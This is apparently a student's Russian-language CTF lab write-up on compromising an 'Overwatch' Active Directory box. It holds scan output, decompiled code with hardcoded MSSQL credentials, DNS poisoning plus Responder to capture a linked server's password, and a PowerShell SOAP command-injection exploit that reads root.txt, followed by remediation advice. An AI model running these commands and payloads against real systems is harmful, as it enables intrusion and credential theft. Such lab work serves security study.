Отчет

ФИО: Кравцов Николай Дмитриевич

Учебное заведение: **** ***** №****

Класс: 11

3. Overwatch

Скажу честно: часть работы за меня сделала нейросеть. Я плох во взломе Active Directory, но помогла она не в этом – скорее в реверсе. Я попросил дать мне команды, чтобы проанализировать overwatch.exe и очень долго пытался выбить из нее способ получения доступа к linked-серверу SQL07. Также я попросил написать сплоит для Command Injection.

1. Первичный анализ

nmap -sCV -Pn -p- -n -T4 10.129.244.81

```
Nmap scan report for 10.129.244.81
Host is up (0.012s latency).
Not shown: 65509 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-02-27 14:21:36Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=S200401.overwatch.htb
| Not valid before: 2025-12-07T15:16:06
|_Not valid after:  2026-06-08T15:16:06
|_ssl-date: 2026-02-27T14:23:04+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: OVERWATCH
|   NetBIOS_Domain_Name: OVERWATCH
|   NetBIOS_Computer_Name: S200401
|   DNS_Domain_Name: overwatch.htb
|   DNS_Computer_Name: S200401.overwatch.htb
|   DNS_Tree_Name: overwatch.htb
|   Product_Version: 10.0.20348
|_  System_Time: 2026-02-27T14:22:25+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
6520/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RC0+
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2026-02-27T14:23:05+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-02-27T14:08:19
|_Not valid after:  2056-02-27T14:08:19
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
58962/tcp open  msrpc         Microsoft Windows RPC
59859/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
59860/tcp open  msrpc         Microsoft Windows RPC
59867/tcp open  msrpc         Microsoft Windows RPC
62936/tcp open  tcpwrapped
62947/tcp open  tcpwrapped
62949/tcp open  tcpwrapped
62953/tcp open  tcpwrapped
62969/tcp open  tcpwrapped
Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-02-27T14:22:27
|_  start_date: N/A
```

Первым делом я, естественно, начал смотреть SMB - может быть, там есть какие-нибудь интересные шары. Там я нашел шару software (в этот момент я с тяжестью вздохнул, т.к. понимал, что скорее всего мое наказание сегодня – реверс-инжиниринг).

```
(env) root@fra-1-vm-keod:~/overwatch/impacket# smbclient -N -L //overwatch.htb/

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        software$       Disk
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Посмотрев шару software, я окончательно убедился, что придется реверсить, и не просто, а dotnet бинарь.

2. Продвижение до user-флага

```
(env) root@fra-1-vm-keod:~/overwatch/impacket# smbclient //overwatch.htb/software$ -N -c 'recurse;ls'
  .                                   DH        0  Sat May 17 01:27:07 2025
  ..                                 DHS        0  Thu Jan  1 06:46:47 2026
  Monitoring                          DH        0  Sat May 17 01:32:43 2025

\Monitoring
  .                                   DH        0  Sat May 17 01:32:43 2025
  ..                                  DH        0  Sat May 17 01:27:07 2025
  EntityFramework.dll                 AH  4991352  Thu Apr 16 20:38:42 2020
  EntityFramework.SqlServer.dll       AH   591752  Thu Apr 16 20:38:56 2020
  EntityFramework.SqlServer.xml       AH   163193  Thu Apr 16 20:38:56 2020
  EntityFramework.xml                 AH  3738289  Thu Apr 16 20:38:40 2020
  Microsoft.Management.Infrastructure.dll     AH    36864  Mon Jul 17 14:46:10 2017
  overwatch.exe                       AH     9728  Sat May 17 01:19:24 2025
  overwatch.exe.config                AH     2163  Sat May 17 01:02:30 2025
  overwatch.pdb                       AH    30208  Sat May 17 01:19:24 2025
  System.Data.SQLite.dll              AH   450232  Sun Sep 29 20:41:18 2024
  System.Data.SQLite.EF6.dll          AH   206520  Sun Sep 29 20:40:06 2024
  System.Data.SQLite.Linq.dll         AH   206520  Sun Sep 29 20:40:42 2024
  System.Data.SQLite.xml              AH  1245480  Sat Sep 28 18:48:00 2024
  System.Management.Automation.dll      AH   360448  Mon Jul 17 14:46:10 2017
  System.Management.Automation.xml      AH  7145771  Mon Jul 17 14:46:10 2017
  x64                                 DH        0  Sat May 17 01:32:33 2025
  x86                                 DH        0  Sat May 17 01:32:33 2025

\Monitoring\x64
  .                                   DH        0  Sat May 17 01:32:33 2025
  ..                                  DH        0  Sat May 17 01:32:43 2025
  SQLite.Interop.dll                  AH  2005688  Sat Sep 28 19:18:20 2024

\Monitoring\x86
  .                                   DH        0  Sat May 17 01:32:33 2025
  ..                                  DH        0  Sat May 17 01:32:43 2025
  SQLite.Interop.dll                  AH  1592504  Sat Sep 28 19:17:44 2024
```

С помощью dotnet-tools и ilspycmd я посмотрел исходный код – и нашел Hardcoded-данные для MSSQL базы данных. В классе Program, функции CheckEdgeHistory есть прямым текстом строка:

```
private static void CheckEdgeHistory(object sender, ElapsedEventArgs e)
{
        //IL_002e: Unknown result type (might be due to invalid IL or missing references)
        //IL_0034: Expected O, but got Unknown
        //IL_003a: Unknown result type (might be due to invalid IL or missing references)
        //IL_0040: Expected O, but got Unknown
        string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "Microsoft\\Edge\\User Data\\Default\\History");
        if (!File.Exists(text))
        {
                return;
        }
        string tempFileName = Path.GetTempFileName();
        File.Copy(text, tempFileName, overwrite: true);
        try
        {
                SqlConnection val = new SqlConnection("Server=localhost;Database=SecurityLogs;User Id=sqlsvc;Password=TI0LKcfHzZw1Vv;");
                try
                {
                        ((DbConnection)(object)val).Open();
                        SqlCommand val2 = new SqlCommand();
                        try
                        {
                                val2.Connection = val;
                                SQLiteConnection sQLiteConnection = new SQLiteConnection("Data Source=" + tempFileName + ";Version=3;");
                                sQLiteConnection.Open();
                                SQLiteDataReader sQLiteDataReader = new SQLiteCommand("SELECT url, last_visit_time FROM urls ORDER BY last_visit_time DESC LIMIT 5", sQLite
                                while (sQLiteDataReader.Read())
```

Я также нашел там Command-Injection в методе KillProccess: стоит буквально поставить точку с запятой и закомментировать то, что идет после полезной нагрузки и готово. Но веб-сервер развернут на порту 8000 – он закрыт. Следовательно, он понадобится позже, скорее всего уязвимость оставили не зря.

После, я зашел по этим данным в базу данных. Проведя небольшой анализ, я нашел, что у нас есть linked-база:

```
root@fra-1-vm-keod:~# mssqlclient.py OVERWATCH/sqlsvc:TI0LKcfHzZw1Vv@overwatch.htb -p 6520 -windows-auth
Impacket v0.14.0.dev0+20260226.31512.9d3d86ea - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (OVERWATCH\sqlsvc  guest@master)> EXEC('SELECT name FROM sys.databases')
name
--------
master
tempdb
model
msdb
overwatch
SQL (OVERWATCH\sqlsvc  guest@master)> EXEC sp_linkedservers;
SRV_NAME             SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE       SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
------------------   ----------------   -----------   ------------------   ------------------   ------------   -------
S200401\SQLEXPRESS   SQLNCLI            SQL Server    S200401\SQLEXPRESS   NULL                 NULL           NULL
SQL07                SQLNCLI            SQL Server    SQL07                NULL                 NULL           NULL
SQL (OVERWATCH\sqlsvc  guest@master)> Traceback (most recent call last):
  File "/root/.local/bin/mssqlclient.py", line 117, in <module>
    shell.cmdloop()
  File "/usr/lib/python3.12/cmd.py", line 126, in cmdloop
    line = input(self.prompt)
           ^^^^^^^^^^^^^^^^^^
KeyboardInterrupt
```

Попробовав к ней обратиться, у меня не вышло – база просто не видит мой ip, а в dns у меня его нет.

```
SQL (.\@overwatch)> EXEC('SELECT @@version') AT SQL07;
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "Login timeout expired".
INFO(S200401\SQLEXPRESS): Line 1: OLE DB provider "MSOLEDBSQL" for linked server "SQL07" returned message "A network-related or instance-specific error has occurred while establishing a connection to SQL Server. Server is not found or no
t accessible. Check if instance name is correct and if SQL Server is configured to allow remote connections. For more information see SQL Server Books Online.".
ERROR(MSOLEDBSQL): Line 0: Named Pipes Provider: Could not open a connection to SQL Server [64].
```

Достаточно сделать тройку действий, чтобы это исправить:

- Сначала установить krbrelayx и добавить сервер в dns с помощью dnstool.py:

```
(env) root@fra-1-vm-keod:~/overwatch/impacket# python3 dnstool.py   -u 'OVERWATCH\sqlsvc' -p 'TI0LKcfHzZw1Vv'   -dns-ip 10.129.244.81   -r SQL07 -d 10.10.15.152 overwatch.htb -a add
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

- Далее, первом терминале нужно запустить Responder (https://github.com/lgandx/Responder.git), а во втором запустить команду

EXEC (‘SELECT 1’) AT SQL07;

на MSSQL сервере к которому уже получен доступ.

- Вернуться на первый терминал и получить креды:

```
[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.15.152]
    Responder IPv6             [fe80::d0b9:d299:56aa:72a6]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]


[+] Current Session Variables:
    Responder Machine Name     [WIN-4YX2SPLNDJL]
    Responder Domain Name      [H0SL.LOCAL]
    Responder DCE-RPC Port     [45882]

[*] Version: Responder 3.2.2.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>

[+] Listening for events...

[MSSQL] Cleartext Client   : 10.129.244.81
[MSSQL] Cleartext Hostname : SQL07 ()
[MSSQL] Cleartext Username : sqlmgmt
[MSSQL] Cleartext Password : bIhBbzMMnB82yx
```

Войдя по ним, можно зайти в C:\Users\sqlmgmt\Desktop и прочитать user.txt.



462c5dafddea3be3e8007f218aafcee6


3. Продвижение до root-флага

Попросив GPT5.1-codex написать мне сплоит для проверки моей гипотезы о Command Injection, сразу вставив туда ‘a; type C:\Users\Administrator\Desktop\root.txt; #’, он сработал и я получил root-флаг.


Сплоит:

```
$body = '<s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><KillProcess
xmlns="http://tempuri.org/"><processName>a; type C:\Users\Administrator\Desktop\root.txt;
#</processName></KillProcess></s:Body></s:Envelope>'

Invoke-WebRequest -UseBasicParsing -Uri "http://localhost:8000/MonitorService" -Method
POST -Body $body -ContentType 'text/xml; charset=utf-8' -Headers
@{SOAPAction='"http://tempuri.org/IMonitoringService/KillProcess"'} | Select-Object -Expand
Content
```



35246d37fec24ac510775dd2ad0a6170



4. Сводка по уязвимостям

Этап/Уязвимость	Тип воздействия	CVSS score	Возможные последствия	Результат
Доступ к SMB-шаре software	Information Disclosure	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N 5.3 (MEDIUM)	Раскрытие бинарников, ускорение реверса	Получен overwatch.exe
Hardcoded credentials в .NET бинаре	Credential Exposure	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N 9.1 (HIGH)	Доступ к MSSQL	Доступ к БД
Наличие Linked Server (SQL07)	Trust Misconfiguration	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N 8.8 (HIGH)	Латеральное перемещение в AD	Попытка доступа к SQL07
NTLM relay через Responder	Credential Theft / Relay	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N 8.8 (HIGH)	Получение учётных данных	Получены креды sqlmgmt, user-флаг
Command Injection в методе KillProcess	Remote Code Execution	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H 9.8 (CRITICAL)	Выполнение произвольных команд от nt authority\system	Получен root-флаг

5. Полная цепочка компрометации

1. Сканирование портов → обнаружение SMB и MSSQL
2. Доступ к SMB-шаре software
3. Загрузка overwatch.exe
4. Реверс .NET-бинаря (ilspycmd)
5. Обнаружение hardcoded MSSQL-учётных данных
6. Подключение к MSSQL
7. Обнаружение Linked Server (SQL07)
8. Настройка DNS + krbrelayx
9. Запуск Responder
10. NTLM relay через EXEC ('SELECT 1') AT SQL07
11. Получение учётных данных sqlmgmt
12. Чтение user-флага
13. Эксплуатация Command Injection в SOAP-методе KillProcess
14. Выполнение команды от имени SYSTEM
15. Получение root-флага

6. Рекомендации по устранению

1. Защитить исходный код

   Необходимо:

   1. Не хранить production-бинарники в общедоступных SMB-шарах (которые можно посмотреть через null-вход)
   2. Включить аудит доступа к SM
2. Удалить hardcoded данные:

   Необходимо:

   1. Удалить данные из исходного кода и скомпилировать еще раз
   2. Использовать окружение или хранилище секретов (например, HashiCorp vault)
   3. Провести ротацию всех скомпрометированных паролей.
3. Защитить MSSQL:

   Необходимо:

   1. Ограничить использование linked-сервера
   2. Отключить RPC, если не требуется
   3. Включить шифрование соединений
   4. Ограничить доступ к MSSQL по IP, создать белый список
   5. Использовать Kerberos-only аутентификацию.
4. Защитить от NTLM-Relay:

   Необходимо:

   1. Включить SMB Signing
   2. Ограничить LLMBR и NetBios

3. Использовать NTLMv2 только когда необходимо.

5. Устранить Command Injection:

   Необходимо:

   1. Никогда не использовать Process.Start() с пользовательским вводом напрямую
   2. Сделать санитизацию пользовательского ввода
   3. Разрешить только определенные символы
   4. Экранировать аргументы комманд
   5. Запускать веб-сервер с минимальными правами.

6. Исправить структуру Active Directory (AD) в целом:

   Необходимо:

   1. Минимизировать привилегии сервисных аккаунтов
   2. Включить аудит аутентификации
   3. Мониторить вход, NTLM, подозрительные SOAP-запросы и т.п.
   4. Регулярно проверять безопасность AD (например, анализом конфигурации, исходного кода, следить за версиями и новыми уязвимостями, регулярный пентест)